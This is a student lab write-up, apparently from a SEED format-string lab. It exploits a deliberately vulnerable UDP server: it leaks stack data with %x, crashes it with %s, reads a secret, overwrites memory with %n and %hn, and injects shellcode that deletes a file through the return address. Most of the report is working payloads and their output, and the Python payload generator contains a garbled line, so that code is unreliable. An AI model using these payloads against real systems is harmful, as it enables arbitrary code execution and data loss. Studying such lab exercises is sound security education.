
Lab08


Task01

1. Turn off the address randomization.




```
[10/19/19]seed@VM:~$ sudo  sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

2. Compile the server program. There is a warning shown up.




```
[10/19/19]seed@VM:~/lab08_fmt$ gcc server.c -o server -z execstack
server.c: In function ‘myprintf’:
server.c:17:5: warning: format not a string literal and no format argum
ents [-Wformat-security]
     printf(msg);
     ^
```

3. Test the server by sending msg from the client. (The red one is client, another is the server)




```
[10/19/19]seed@VM:~/lab08_fmt$ nc -u 10.0.2.5 9090
hello
```



```
[10/19/19]seed@VM:~/lab08_fmt$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
hello
The value of the 'target' variable (after): 0x11223344
```


Task02

1. From the output of the server program, we can know that the address of the msg is 0xbffff090.




```
The address of the 'msg' argument: 0xbffff090
hello
```

2. So, from the given stack frame, if the address of msg is known, the return address, which is 4 bytes below the msg. So the address of ② is 0xbffff08c.




3. To find the address of ① and ③, we need to try sending something to the server. If we send 'aaa %x %x %x %x %x %x %x %x' to the server, we can found that there is an address which is in the near the 'msg', that is 0xbffff0d0. So, if the string we send to the server is stored in this address, we can calculate the gap between msg and format string(①) and also the address of 'buf'(③).



```
aaa %x %x %x %x %x %x %x %x
```

```
The address of the 'msg' argument: 0xbffff090
aaa %
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
aaa bffff090 b7fba000 804871b 3 bffff0d0 bffff6b8 804872d bffff0d0
The value of the 'target' variable (after): 0x11223344
```

We send 'aaa %x %x %x %x %s' to the server and find the output is exactly as the string we input.




```
aaa %x %x %x %x %x %x %x
aaa %x %x %x %x %s
```

```
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
aaa bffff090 b7fba000 804871b 3 aaa %x %x %x %x %s

The value of the 'target' variable (after): 0x11223344
```

Now we can conclude that the address of ‘buf(③)’ is 0xbffff0d0.
But since we got two pointers that point to buf, we can not sure which one is the msg. For this situation, we can check the data stored in the return address. For the first one, the return address is 3, which is nearly impossible for the main function. So we take the second one. To ensure this, we can do a test of both result.

So, we just have to take them all and calculate them respectively. For the first one, the address of format string(①) is 0xbffff090 - 5 * 4 bytes = 0xbffff07c. And the distance between ③ and ① is 84 bytes. For another one, the address of format string(①) is 0xbffff090 - 8 * 4 bytes = 0xbffff070. And the distance between ③ and ① is 96 bytes.


We test each one by trying to see if we can use the distance to print the characters we input. For the first one, the input string is:
aaaa.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
(21%x)



```
aaaa.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x
```

```
.3.bffff0d0.bffff6b8.804872d.bffff0d0.bffff0a8.10.804864c
02.0.0.0.eb60002.402000a
able (after): 0x11223344
```

For the second one, the input string is:
aaaa.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x(24 %x)




```
aaaa.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x
```

```
.3.bffff0d0.bffff6b8.804872d.bffff0d0.bffff0a8.10.804864c
02.0.0.0.eb60002.402000a.0.0.61616161
able (after): 0x11223344
```

As we can see, the second one successfully outputs the ‘aaaa’ as we except(ps: character ‘a’ is 61 in hex form). So the final answer for task02 is that the address of format string(①) is 0xbffff090 - 8 * 4 bytes = 0xbffff070. The return address (②) is 0xbffff08c. The address of buf(③) is 0xbffff0d0. And the distance between ③ and ① is 96 bytes.

Task03

1. Send ‘%s %s %s %s’ to the server.



```
%s %s %s %s
```


```
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
Segmentation fault
[10/19/19]seed@VM:~/lab08_fmt$
```

Explanation

If the printf function receives the %s, it will treat the value pointed by ‘va_list’ as an address. Since there are no arguments in the printf, the va_list will easily reach out of the function frame. In this way, it may get zero value of some other values which are not an address. In this way, the program will crash easily.

Task04


A) 1. We can use 7 %x and one %.4s to print the input string from the address of msg, which stores the address of buf.



```
aaaa.%x.%x.%x.%x.%x.%x.%x.%.4s
```

```
The address of the 'msg' argument: 0xbffff090
aaaa.bffff090.b7fba000.804871b.3.bffff0d0.bffff6b8.804872d.aaaa
The value of the 'target' variable (after): 0x11223344
```


2. Or we can use 23 ‘%x’ and one ‘%.4x’ to print exactly 4 bytes of the input string drectly from the address of ‘buf’. (61 is the character ‘a’ in hex form)



```
aaaa.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%.4x
```

```
aaaa.bffff090.b7fba000.804871b.3.bffff0d0.bffff6b8.804872d.bffff0d0.
.b7e1b2cd.b7fdb629.10.3.82230002.0.0.0.eb60002.402000a.0.0.61616161
The value of the 'target' variable (after): 0x11223344
```

B) We can insert 23 %x in the middle to reach the secret value address. The input string is shown in the image below:




```
[10/20/19]seed@VM:~$ echo $(printf "\xc0\x87\x04\x08")%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%s > input
[10/20/19]seed@VM:~$ nc -u 10.0.2.5 9090 < input
```

```
get' variable (after): 0x11223344
sg' argument: 0xbffff090
4871b00000003bffff0d0bffff6b80804872dbffff0d0bffff
e1b2cdb7fdb6290000001000000003822300020000000000000
402000a0000000000000000A secret message

get' variable (after): 0x11223344
```

Task05


A) We use ‘%n’ to write into memory. From the image shown below, the attack succeeds.



```
[10/20/19]seed@VM:~$ echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%n > input
[10/20/19]seed@VM:~$ nc -u 10.0.2.5 9090 < input
```

```
 'target' variable: 0x0804a040
target' variable (before): 0x11223344
 'msg' argument: 0xbffff090
0804871b00000003bffff0d0bffff6b80804872dbffff0d0bffff
cb7e1b2cdb7fdb62900000001000000003822300020000000000
0200000001b7fff000b7fff020
target' variable (after): 0x000000bc
```


B) Like the part A, all we need to do is to change the last %x into %.1100x.
(4+22*8+1100=1280)



```
[10/20/19]seed@VM:~$ echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.1100x%n > input
[10/20/19]seed@VM:~$ nc -u 10.0.2.5 9090 < input
```

```
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
target' variable (after): 0x00000500
```

C) We use %hn to write 2 bytes at once. In this way, we should put two addresses at the beginning. And use %hn twice at the tail.




```
[10/20/19]seed@VM:~$ echo $(printf "\x42\xa0\x04\x08@@@@\x40\xa0\x0
4\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.65245x%hn%.103x%hn > input
[10/20/19]seed@VM:~$ nc -u 10.0.2.5 9090 < input
```

```
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000040404040
target' variable (after): 0xff990000
```

Task06


1. Generate the format string using python. The code is like this:



```python
#!/usr/bin/python3
import sys

shellcode = ("\x31\xc0""\x50""\x68""bash""\x68""////""\x68""/bin""\x89\xe3""\x31\xc0""\x50""\x68""-ccc""\x89\xe0"
             "\x31\xd2""\x52""\x68""ile ""\x68""/myf""\x68""/tmp""\x68""/rm ""\x68""/bin""\x89\xe2""\x31\xc9""\x51"
             "\x52""\x50""\x53""\x89\xe1""\x31\xd2""\x31\xc0""\xb0\x0b""\xcd\x80\0").encode('latin-1')
# Fill the content with NOP's
total_len = 1500
content = bytearray(0x90 for i in range(total_len))

# Put the shellcode at the end
start = total_len - len(shellcode)
content[sta 0xbffff08c: int
addr_low = 0xbffff08c
addr_high = 0xbffff08e

content[0:3] = (addr_high).to_bytes(4, byteorder='little')
content[4:7] = ("@@@@").encode('latin-1')
content[8:11] = (addr_low).to_bytes(4, byteorder='little')

pre_num = 0xbfff - 12 - 22 * 8
after_diff = 0xf180 - 0xbfff

fmt = ("%.8x" * 22 + "%." + str(pre_num) + "x%hn" + "%." + str(after_diff) +
      "x%hn").encode('latin-1')

content[12:12 + len(fmt)] = fmt

file = open("input", "wb")
file.write(content)
```


However, If we set the total_len to 1500, which is exactly the same as the buf size in the server, the attack will not work. Because it needs a '\0' at the end to end the string. So either we put a '\0' at the end of shellcode or shorten the total_len can solve this problem. In this way, we take the second approach.

2. Create '/tmp/myfile'.



```
[10/20/19]seed@VM:~/lab08_fmt$ ll /tmp/myfile
-rw-rw-r-- 1 seed seed 0 Oct 20 21:52 /tmp/myfile
```


3. Lunch the attack.



```
[10/20/19]seed@VM:~$ nc -u 10.0.2.5 9090 < ~/host/input
```

```
�������������������������������������������������������������
�������������������������������������������������������������
�������������������������������������������������������������
�������������������������������������������������������������
�������������������������������������������������������������
�������������������������������������������������������������
�������������������������������������������������������������
�������������������������������������������������������������
�������������������������������������������������������������
�������������������������������������������������������������
�������������������������������������������������������������
�������������������������������������1�Phbashh////h/bin��1�P
h/rm h/bin��1�QRPS��1�1��
                              The value of the 'target' variable (a
[10/20/19]seed@VM:~/lab08_fmt$ 
```

4. The file was deleted.




```
[10/20/19]seed@VM:~$ nc -u 10.0.2.5 9090 < ~/host/input
```

```
���������������������������������������������������������������
���������������������������������������������������������������
���������������������������������������������������������������
���������������������������������������������������������������
���������������������������������������������������������������
���������������������������������������������������������������
���������������������������������������������������������������
���������������������������������������������������������������
���������������������������������������������������������������
����������������������������������������1�Phbashh////h/bin��1�P
h/rm h/bin��1�QRPS��1�1��
                         The value of the 'target' variable (a
[10/20/19]seed@VM:~/lab08_fmt$ ll /tmp/myfile
ls: cannot access '/tmp/myfile': No such file or directory
[10/20/19]seed@VM:~/lab08_fmt$ 
```

Explanation


In this attack, we use python to generate the attack string. The strategy is to put the malicious code in the tail and the user input string in the front, the space between them will be filled up with '\x90'. The reason why we need to fill it with 'nop' is that we do not have to calculate the start address of malicious code precisely, any address between the end of user format string and the malicious code would work. The stack pointer will continue to move up when meets nop.

We use the buf address to add 144 as the start address, and it should be written into the return address. The structure of the input string is like below:



```
echo $(printf "\x8e\xf0\xff\xbf@@@@\x8c\xf0\xff\xbf")
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48963x%hn%.12641x%hn
$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x68ile
\x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\0")
```

